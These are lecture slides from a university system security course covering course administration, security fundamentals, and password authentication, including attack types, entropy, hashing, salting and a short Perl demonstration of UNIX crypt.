CSCI262
System Security (S0)

Subject Admin Introduction

Contact details

Dr. Dung Duong

hduong@uow.edu.au

If you email me it makes it easier if you include the subject and topic in the subject line: For example: SIM-CSCI262: A1.

- This way I can tell if an email is about almost due assessment or similar important matters.
- While I generally reply to emails within a couple of working days there will be times when other activities will take priority.
- **If possible, use your university account for email.**
  - **UOW preferably, SIM if not.**

- The delivery method for lectures will be power point slides.
- You will be able to find material for the subject on the subjects eLearning site reachable through the UOW website

http://www.uow.edu.au/student/index.html

- The slides will be provided in pdf.


- Attending lectures is a good idea for success in this subject.
  - The textbook doesn’t cover all the content, nor will the lecture notes themselves necessarily make sense without listening to explanations.
- Tutorial/Lab material supplements the lecture material.
  - Attending tutorials/labs is necessary to completely understand that material. Some solutions may only be available during the tutorial/lab.
- The final exam will be based on contents from the lectures **and** tutorials/labs.

Assessment: Passing this subject.

- 3 assignments: 14%, 12%, 14%.
  - The assignments involve some programming and some other activities:
    - Generally Java, C++ or C will be acceptable.
- The exam is worth 60%.
  - You **must** get at least **45%** for the exam (this means at least **27/60**) to pass.
  - Not meeting this requirement, and obtaining enough marks to otherwise pass, will result in a TF grade.
    - That's a technical fail.

The exam ...

- There are exams from previous years available through the UOW library website.
  - Go to https://ereadingsprd.uow.edu.au/ and enter CSCI262.
  - Exam scope is slightly larger at Wollongong
  - It's unlikely anyone will start studying for the exam this week but don't leave it until the last couple of weeks.



Dilbert: 01-Apr-2008

Textbook and references

- The textbook:
  - William Stallings and Lawrie Brown, *Computer Security : Principles and Practice*, 4th edition, Pearson.
- References:
  - Matt Bishop, *Computer Security: Art and Science*, Addison-Wesley, 2002.
  - William Stallings, Network Security Essentials: Applications and Standards, 3rd Edition, Pearson Education pressed, 2007.
  - Dieter Gollmann, *Computer Security*, Wiley, 2006.
  - Ross Anderson, Security Engineering: *A Guide to Building Dependable Distributed Systems*, 2nd edition, 2008.
    - http://www.cl.cam.ac.uk/~rja14/book.html

The eLearning site

- Check the eLearning site for this subject regularly!
  - Any change to the subject will be announced on the eLearning site.
  - Any information posted to the eLearning site is deemed to have been notified to all students.
- Check SOLS mail too, since urgent updates are likely to be sent there.

Extensions etc.

- If you require additional time to complete an assignment you must submit claims for extensions electronically via SOLS, ***before the DUE date*.**
- You may be granted an extension if your circumstances warrant it.
- Of course, if you are in hospital for the last week or similar, and cannot get in contact I will understand.

http://www.uow.edu.au/students/sols

A word on Plagiarism and similar concerns …

- The university handbook states:

  "Plagiarism means using the ideas of someone else without giving them proper credit."
- I strongly suggest you read that website about what is considered plagiarism.
- There are two primary concerns for us:
  - Students copying directly from sources, or copying without appropriate referencing.
  - Students copying each other.
    - You can discuss ideas but need to use your own words!
    - With code and mathematical solutions you need to work fairly independently.

CSCI262
System Security (S1)

Subject Content Introduction

So … what is this subject about?

- A subject in computer system security:
  - Basic issues and solutions in computer system security.
    - User awareness.
    - Access control and authentication.
    - Malware.
    - etc.
  - Theory and practice.
  - A range of systems are looked at:
    - Operating systems.
    - Code security.
    - Web security.
    - Database Security.

What is this subject not about?

- Cryptography:
  - There are some elements of cryptography that will be discussed, but cryptography is mostly in CSCI361.
- Mathematics:
  - There is some mathematics and statistics, but they certainly aren't the primary focus.
- Code syntax:
  - There is a fair bit on programming but this subject is not about teaching you syntax of specific languages.

Motivation: Why does security matter?


- Why does security matter generally?

- What about information security?
  - Electronic commerce.
  - Internet banking.
  - Protection of intellectual property.
  - “Privacy”.

- It is difficult to accurately calculate the cost of attacks against information security, and more broadly the cost of protecting against such attacks.
  - In direct monetary terms it is billions of dollars, each year.
  - There are also less direct results though;
    - Such as harder to predict loss of future revenue and damaged reputations.
- Yearly CSI/FBI reports have information on the costs, countermeasures, and the current significant problems.

Some examples…

- You will have heard of people breaking into computers and stealing information.
  - And you have almost certainly had first hand experience with malware, phishing and spam.
  - Ransomeware attacks
- But (information) security faces less obvious concerns too ...
  - https://www.wired.com/2009/02/austin-road-sig/
  - Another very similar one …
  - http://hacks.mit.edu/Hacks/by_year/2008/sign_factory/



The cost of information ...

Hackers' discount – stolen card details for 8 cents

Conrad Walters

THE theft of personal information by hackers is so prevalent – and efficient – that stolen credit card details now sell for as little as 8 cents a card, a report by one of the world's biggest computer security companies says.

The global report, to be released today, has been compiled by monitoring nearly 250,000 online sensors and deploying more than 2.5 million decoy email accounts.

While the wider economy has suffered its worst period in generations, the online underground economy has "consolidated and matured", the *Global Internet Security Threat Report* by the anti-virus vendor Symantec says.

Fears about online theft have been high since the news that financial fraud in Australia has leapt to a record $161.7 million a year and concerns that the Conficker virus was poised to wreak financial havoc on computers around the world.

The price of 8 cents a stolen credit card has been made possible because hackers have been able to lower their margins through greater efficiency and speed in deploying their traps for consumers, a Symantec spokesman, David Dzienciol, said.

The low price is available to criminals buying common cards in bulk – up to 5000 at a time.

When Symantec released a similar report a year ago the lowest price was 55 cents a card.

Conversely, increased proficiency by criminals has allowed them to charge a premium for cards that are harder to secure, carry a higher credit limit or come with personal details about the legitimate owner.

"Credit card information advertised on the underground economy consists of the credit card number, address, phone number, CVV2 number (the security number on the back of the card) and PIN," the report says.

For those cards, criminals can pay as much as $41.40, a substantial rise on the maximum the previous year of $27.60.

The goods and services available through the underground economy include bank account details. The report says these have become increasingly popular because they give thieves access to all a consumer's money, not only the maximum allowed on a credit card.

Log-in details for email accounts are also popular on the underground market. These can be used to send spam or to impersonate friends and family. Once an account has been compromised, criminals gain access to other services by having password reminders sent to the hacked account.

GOING CHEAP GOODS AND SERVICES FOR SALE ONLINE

RANK	ITEM	PRICE RANGE
1	Credit card information	$0.08 - $42
2	Bank account credentials	$13.80 - $1380
3	Email login details	$0.14 - $140
4	Email accounts	$0.46 - $140 per megabyte
5	Anonymous computers for hire	$0.22 - $28
6	Full identities	$0.97 - $83
7	Spam software	$2.76 - $55
8	Money laundering	8% - 50% or flat rate of $280 - $2800 per item
9	Malicious software writing	$2.80 - $28
10	Other	$4 - $56 a week for hosting, $3 - $28 design


SOURCE: SYMANTEC

Sydney Morning Herald
April 15th 2009.

Dilbert: 14-Oct-2010

Network exploitation

- One of the most expensive computer crimes is **denial of service**.
  - This attack usually involves distributed systems and remote access.
- **Viruses, worms** and **trojans** are the most common form of electronic attacks.
  - They are prevalent because of networking.
- Problems such as **Intrusion** and **XSS** also largely rely on networking.
- We will look at most of these in this subject.



Databases:

Access control
Inference
Concurrency
SQL injection

Environments:

Networks
Computers
OS: Windows
Web Servers
Databases

Web Servers:

Apache
JavaScript
CGI
PHP

Attacks:

Buffer overrun
DoS & DDoS
Malicious Code
Phishing

Fundamentals:

User Authentication
and
Access control

Defence:

Auditing
Client puzzles
Good coding practices
IDS
Firewalls

SYSTEM SECURITY

Tentative lecture schedule

Introduction.

User authentication.

Access control: General, Windows, Unix/Linux.

Denial of Service attacks, protection methods.

Buffer overflows.

Mobile code security.

Malware.

Intrusion detection.

Firewalls.

Database Security.

Revision.

Describe security properties ...

- Some properties are critical.
  - ***C****onfidentiality*: Assets should be inaccessible to unauthorised parties.
  - ***I****ntegrity*: Assets should be unmodifiable or unforgeable, without detection, by unauthorised parties.
  - ***A****vailability*: Assets should be available to authorised people.
- In this subject (CSCI262) we look at availability, and how we distinguish between unauthorised and authorised entities.

Authorised versus unauthorised

- Authorised persons are allowed to do something, unauthorised are not.
- How do we know someone (or something) is authorised?
- Two aspects:
  - Authentication is needed so we (the system) know who the "someone" is.
  - Access control is needed to determine what that identified someone is allowed to do.
- In most contexts we have authentication and access control.

We can summarise security as the control of access to resources.

CSCI262
System Security (S2a)

User Authentication I

Outline

- Authentication: What is it?
- Bases for authentication.
- False positives and false negatives.
- Password based authentication.
  - Problems with passwords.
  - Attacking password systems.
- Hashing.
- Salting.

Authentication: What is it?

- Authentication is the binding of an identity to a subject.
- A user or entity is often required to authenticate itself to a computer system.
  - When (if) you use Internet banking you need to be authenticated by the bank site.
  - When using email you need to provide a password linked to your username or account name, that is to your identity, before you access your email.

Bases for authentication

- A subject, (a user or an entity), must provide information to enable the computer system to confirm its identity.
- This "information" could be one or a combination of the following:
  - **What the subject knows…**
    - A password or a secret.
  - **What the subject has …**
    - A card or a badge.
  - **What the subject is …**
    - Biometrics such as fingerprints or retinal characteristics.
  - **Where the entity is …**
    - In front of a particular terminal.

We focus on passwords!

- The first three are sometimes summarised as:

"Something you have, something you know, or something you are."

- Garfinkel says it a little differently ☺

"Something you had once, something you've forgotten, or something you once were."

Simson Garfinkel is mainly known as an author of computing and security texts.

Credentials …

- See rfc4949: Internet Glossary v2.

$ credential

1. (I) /authentication/ "identifier credential": A data object that is a portable representation of the association between an identifier and a unit of authentication information, and that can be presented for use in verifying an identity claimed by an entity that attempts to access a system. Example: X.509 public-key certificate. (See: anonymous credential.)

2. (I) /access control/ "authorization credential": A data object that is a portable representation of the association between an identifier and one or more access authorizations, and that can be presented for use in verifying those authorizations for an entity that attempts such access. Example: X.509 attribute certificate. (See: capability token, ticket.)

3. (D) /OSIRM/ "Data that is transferred to establish the claimed identity of an entity." [I7498-2]

   Deprecated Definition: IDOCs SHOULD NOT use the term with definition 3. As explained in the tutorial below, an authentication process can involve the transfer of multiple data objects, and not all of those are credentials.

4. (D) /U.S. Government/ "An object that is verified when presented to the verifier in an authentication transaction." [M0404]

   Deprecated Definition: IDOCs SHOULD NOT use the term with definition 4; it mixes concepts in a potentially misleading way. For example, in an authentication process, it is the identity that is "verified", not the credential; the credential is "validated". (See: validate vs. verify.)

Tutorial: In general English, "credentials" are evidence or testimonials that (a) support a claim of identity or authorization and (b) usually are intended to be used more than once (i.e., a credential's life is long compared to the time needed for one use). Some examples are a policeman's badge, an automobile driver's license, and a national passport. An authentication or access control process that uses a badge, license, or passport is outwardly simple: the holder just shows the thing.

The problem with adopting this term in Internet security is that an automated process for authentication or access control usually requires multiple steps using multiple data objects, and it might not be immediately obvious which of those objects should get the name "credential".

False positives and negatives…

- One concern in any situation where we attempt to distinguish between authorised and unauthorised entities, is the likelihood of getting a result which is wrong.
- This is relevant in the context of intrusion detection systems, malware detection, spam, and also in the context of authentication.

- A false positive is when we make a match but “shouldn’t have”.
  - Sometimes when installing a game it will be flagged as a key logger, since some of the behaviour is consistent with a key logger.
- We have to be a little careful thinking about this for authentication.
  - There is the false acceptance rate (FAR).
    - This will be the proportion of authentication attempts resulting in false acceptances.
- Notice that the false positive effects are quite different in the context of “raising an alarm” from the context of “making a match”.

- A false negative is when we don’t make a match but “should have”.
  - We install a game we have downloaded, scan it and find nothing.
    - But actually it has a virus in it.
- Again, we have this reverse thinking for authentication.
  - There is the false rejection rate (FRR).
  - This will be the proportion of authentication attempts resulting in false rejections.

Passwords ...

- We are going to focus on passwords, and I assume you know what they are.
- So, are the FAR and FRR appropriate?

- We'll see later that FAR might make sense once we get to storing transformed passwords rather than plain visible passwords.

Passwords

- One simple and common method of user authentication is the password-based method.
  - It is also possibly the worst but its use is widespread! ☹
  - Sasse states that it is hard to think of a worse authentication mechanism, given what we know about human memory.
- Passwords involve authentication on the basis of what an entity knows.

"Something you have, something you know, or something you are."

How do password systems work?

- Account registration:
  - Could be by an administrator.
    - Passwords should be changed.
  - Double passwords.
  - Confirmation through an email…
- Authentication.
- Reset…

- Password Authentication:
  - The user supplies an identity.
  - The user supplies a password.
    - This isn’t necessarily what is sent to the “server”, that may be some function of the password.
  - The server checks the supplied information.
  - If the password information is associated with the user, the user's identity is authenticated; otherwise, the password is rejected.

Threats against password systems

- Here go some common threats against password systems:
  - Password guessing.
  - Password exposure.
  - Trojan login programs.
  - Poor passwords.
  - Common attacks:
    - Dictionary attacks.
    - Brute force attacks.
    - Hybrid attacks.
  - On-line or off-line:
    - Compromise of the password file.
- We are going to examine these now.

Password guessing

- It is pretty much always possible to *attempt to guess* a password on-line.
- You can try and guess the password of a user on Banshee simply by trying to login as that user.
  - (You shouldn't try to do this) ☺
  - If you get logged in you have something acceptable as a password. Depending on the authentication mechanism it may not actually be the password.

Password exposure

- An “eavesdropper” may see the password when it is typed.
  - Typing very slowly isn’t a good move.
- Some users write their passwords down, even next to their computer.
  - This is often not a good idea!
- Some users pass ***their*** password to others.
  - Even if you appropriately protect your password, the other person may not.
  - Trust assumptions are critical in security.

Login Trojan Horses

- These are programs that produce an apparently genuine login screen.
- The user logs in, but the program captures the password and stores in along with the username for the malicious owner of the Login Trojan Horse.
- The program can subsequently pass the information to the genuine login program so the user doesn't realize something is wrong.
  - The protection against this lies in not installing it in the first place ☺

Poor passwords

- Passwords must be remembered by its owner, so users usually choose simple passwords.
  - Often as simple as possible.
  - Many systems have significant restrictions on the passwords allowed.

Dilbert: 05-Dec-2004

Poor passwords → Dictionary attacks

- The requirements could be only a length restriction, so even if passwords meet the requirements they may be a dictionary word.
  - A dictionary attack exploits this.
- Dictionaries of common words can be used as sets of passwords to try.
- The attacker steps through the words in a dictionary and tries them as passwords.
- This dictionary attack may not succeed but is quite fast.

Tailored dictionary attacks

- It is possible to be more specific than a complete English dictionary, or targeted from another source.
  - A dictionary doesn’t have to just be real English words.
- For example, users may like cars or motorbikes, and a suitable dictionary could be a list of car or motorbike brands.
  - Or sports teams or players names or …
- Users may use even more personal information for passwords:
  - Birthdates, family names, pet names.

Brute force

- All password systems are vulnerable to somebody guessing the correct password.
- A brute force attack involves trying every possible password, and more generally every possible solution.
- Unlike a dictionary attack, brute force always works…
  - Eventually!
    - Sort of anyway. In some context we may not recognise the answer ☹
  - The important factor is that this guessing is unlikely within the lifetime of the password.
  - Changing passwords making a moving target which is “harder to hit”.
- With a brute force attack, you start with the letter a, then try aa, ab, ac, and so on until zz; then you try aaa, aab, aac, and so on.

Choosing secure passwords

- Time in seconds to definitely test the correct password is N/R, where …

  N: Size of the set of possible passwords.

  R: Number of passwords that can be tested in a second.

- The expected time (or expectation value of the associated random variable) is ½ of N/R.

- Consider a randomly generated password of length 8, from a character set of the lower case letters a-z.
  - The size of the password space is 26^8=208827064576 = ~$2*10^{11}$.
  - If we can test 1000 passwords a second, testing the whole space will take ~6.6 years.
- A password chosen as above is secure against that kind of attack, but the password is fairly hard to remember. ☹
- And going to an arbitrary password over the 10 digits and upper and lower case → factor of 1000 increase.

Password entropy

- Entropy is to do with the information content, and randomness, and uncertainty.
  - In this context the uncertainty of someone else regarding your password is a helpful way to think!
- Entropy is often measured in bits.
- If there are two equally likely options we have 1 bit of entropy, four equally likely options we have 2 bits of entropy and so on…
  - How many decision (yes/no) questions about your password would someone need to have you answer?
- The entropy for N equally likely options is $\log_2 N$.

Protective mechanisms

- Keep track of incorrect password attempts:
  - Limit the number of account/passwords guesses per connect attempt.
  - Or lock the account when a threshold is exceeded.
    - Although the attacker can use this to perform a DOS attack. ☹
  - Or raise an alarm and try to trace the intruder.
- Slowly process passwords, it doesn't make much difference to a legitimate user, but it makes a lot to the processing speed of an attacker.

Trying to improve passwords

- Using pronounceable passwords makes remembering passwords easier. But …
  - … this reduces the number of possible passwords, since the number of vowels is likely to be fairly high. Every third character could be a vowel.
- Using a ``pass-phrase'' is another alternative.
- Dictionaries can be used for either of these scenarios so …
  - … we could use pass-phrases with intentional misspellings, odd capitalizations and symbol replacements. Or insert some numbers.

Hybrid attacks

- But these are vulnerable to …
- … hybrid attacks.
- Basically we use a dictionary as a basis but take variants on each of the words tested.
  - We might replace each lower case “L” with 1, or “O” with 0, and so on.
- The hybrid attack falls between the dictionary and the brute force attack, in the time consumed, the number of passwords tried, and, therefore, in the (naïve) chance of success.

Rules for password systems

- These are examples of rules, the application and details should be context dependent.
  - Change passwords every 45 days.
  - Minimum length of eight (or higher) characters.
  - Must contain at least one alpha, one number, and one special character.
  - Alphabetical, numerical, and special characters must be mixed up.
    - For example, fg#g3s^hs5gw is good, abdheus#7 is not.
  - Cannot contain dictionary words.
  - Cannot reuse any of the previous five passwords.
  - After five failed logon attempts, password is locked for several hours.

How can you remember?

- You can choose a phrase and take the first letter from each word as your password.
- Choosing a well-known phrase is not such as good idea → phrase dictionary attack.
- A rolling stone gathers no moss.

  Arsgnm
- My cat Boris has a long tail and 16 teeth.

  McBhalta16t

“Online” versus “Offline” guessing

- Online (“live”) guessing will usually face restrictions on the number of attempts.
- Offline attacks do not usually face this problem, and may take place without the awareness of the password owner or system administrator.
- Offline attacks can occur if an intruder accesses the password file on a computer.
- Or if the transmission of a password is intercepted, say in logging into a website on the Internet.
  - The interception may capture the password directly, which means the communication wasn’t adequately protected, or it may be some function of the password, possibly an encrypted or a hashed version.
  - Communication security and cryptography is looked at more in CSCI361 and CSCI368.

- The distinction between “online” and “offline” isn’t really that important anymore.
- What is important?
  - The issue that really matters is whether the number of “guesses” is restricted or not.
  - The distinction completely changes the way in which attackers are likely to operate.
- If you can guess without restriction it is probably worthwhile trying, at least a dictionary attack.
  - If you cannot guess without restriction then another approach, probably some form of social engineering, is probably more useful.

Brute force and the GPU …

- Graphics processing units have been used for improving significantly the speed of cryptographic brute force attacks.
- These units are designed for massively parallel operations and have been applied to many tasks.

Protecting passwords

- Password lists in a system must be well protected.
- In the UNIX operating system, users passwords are not stored.
  - Hashes of the passwords are stored.
  - Such information is vulnerable to off-line password guessing, so this file must be protected.
    - With appropriately hashed information it is computationally infeasible to find the associated password.

What is hashing?

- Hashing is a procedure often used in providing integrity for messages.
  - Integrity is about providing checks that a message hasn't changed (in transmission or storage).
  - Hashing is also used in for indexing, in compilers and elsewhere, and for other purposes, but we are going to focus on cryptographic hash functions.
- One common integrity mechanism is the digital signature (see CSCI361), a function of the message signed and the signer.
  - Hashing is used to reduce the computational overhead of digital signatures.
- Informally the hash of a message is a "fixed length fingerprint" of the block of data.

Hash Functions


- A hash function transforms data from an arbitrary length into a fixed short length.
- Let H() be a hash function and X be a message.
  - The hash value of X can be efficiently computed as h = H(X).
  - The efficiency matters if hash functions are going to be of practical use.
  - The output is referred to as the hash value or message digest.

- Two examples:
  1. H is a modulo function, so calculates x mod 7 for example.
  2. H takes the last 128 bits of a binary representation of X, unless the message is less than 128 bits, where it takes the whole message followed by enough bits to make the message digest 128 bits in length.
- These are little use as hash functions for cryptography, we need some additional properties.

Cryptographic Hash Functions

- We already have the first properties:
  - Our hash function can be applied to input of any size and produces a fixed size output.
- There are other properties, we will just look at two here...
- One-way or pre-image resistant:
  - It is computationally infeasible that for a given message digest Y, we can find an X such that H(X) = Y.
- Collision-resistant:
  - A hash function H is called collision-resistant if it is computationally infeasible to find messages X and X', with X ≠ X', such that H(X) = H(X').
- The examples on the previous page don't satisfy these.

Cryptographic Hashing



One-way or pre-image resistant:
Collision-resistant:

MD5 and SHA-1

- MD5 is the most well-known and one of the most popular hash algorithms …
  - It produces a 128-bit message digest.
- Secure Hash Algorithm (SHA-1): A hash algorithm proposed and adopted by NIST, and to be used with DSA standard. It produces a 160 bit message digest and uses the design approach used in MD5.
- Both are broken, at least with respect to collisions.
- They are still both used.
- You don’t always need collision resistance and it is (a lot) harder to be collision resistant than pre-image resistant.
  - More on this in CSCI361.

Back to the password file

- You might recall that we mentioned earlier that passwords are not directly stored in UNIX, instead the hash of them is stored.
- The password file is encrypted using a password known by the system.
- The password is inputted when the system is booted.
- Actually it is a little more complicated, we wouldn't typically directly store the hash either. ☺
  - At least not anymore.
  - We use something called salting.

Password Salting

- The “salt” is a value that is randomly generated.
- The hash of the combination of the salt and the password, is stored.
- The salt is stored somewhere too.

user ID	salt value	password hash
Alice	3487	hash(3487||password_Alice)
Bob	8254	hash(8254||password_Bob)
Oscar	1098	hash(1098||password_Oscar)

- Using salt slows down some attackers …
- If the whole password file is disclosed, the intruder can compute the hash of a password and compare it against all hashes.
- This attack isn't possible against salted systems, we can only check against one-user at a time.
  - Even if the salts are known it is non-trivial to link the passwords of users, either in the same system or between systems.
  - Without salt this linking is possible because two users with the same password would have the same stored password hash.
  - An attacker may only be interested in one account though.

- With these hashed values we (someone anyway) might enter the wrong password but have it accepted ☺
- This is a false positive and will contribute to the false acceptance rate.
  - It's very unlikely though…

How Does UNIX "Encrypt" Passwords?

- UNIX uses an hashing algorithm called crypt to protect its passwords.
  - This isn’t actually the same as simply running crypt from the command line in UNIX, that is an encryption algorithm.
- The protection is through the one-way transformation of the password by the one-way hash function.
- There is no way to “decrypt” a password that has been “encrypted” with crypt, but there doesn’t need to be.

- Each “encrypted” password is a 13-character stored string constructed by “crypting” the password concatenated with the salt.
- As mentioned earlier the salt has the advantage of (probably) giving different encrypted passwords to users with the same actual password.
  - The salts must be random, and from a large enough space that the chance of two users having the same salt is low.
- For example, if create two users with a password of yellow, the stored passwords could be:

  `XcRqBAu2wfRQo`

  `5pjoJnbeVEUbw`
- They are different!

- To illustrate how UNIX encryption works, consider the following small Perl program that takes a plain text word and generates the encrypted/hashed password:

```
#!/usr/bin/perl
srand( time() ^ ($$ + ($$ << 15)));
@salts=('46' .. '57', '65' .. '90', '97' .. '122');
print "Enter a password: ";
chop ($password=<STDIN>);
print "The results are: ", crypt ($password,  ( chr
   ($salts[int(rand $#salts+1)] ) .
      chr ($salts[int(rand $#salts+1) ] ))), "\n";
```

Running 2-crypt.pl

```
$ perl 2-crypt.pl
Enter a password: uowcsci262
The results are: W9b2.PWtBMEbs
$ perl 2-crypt.pl
Enter a password: uowcsci262
The results are: WVZmQRjsGZGg6
```

Newer UNIX & Linux

- With newer versions of UNIX, you can employ other encryption/confidentiality options rather than crypt.
  - Such as MD5, which provides stronger hashing.

From https://en.wikipedia.org/wiki/Cryptographic_hash_function
See also https://www.cryptolux.org/images/0/0d/Argon2.pdf

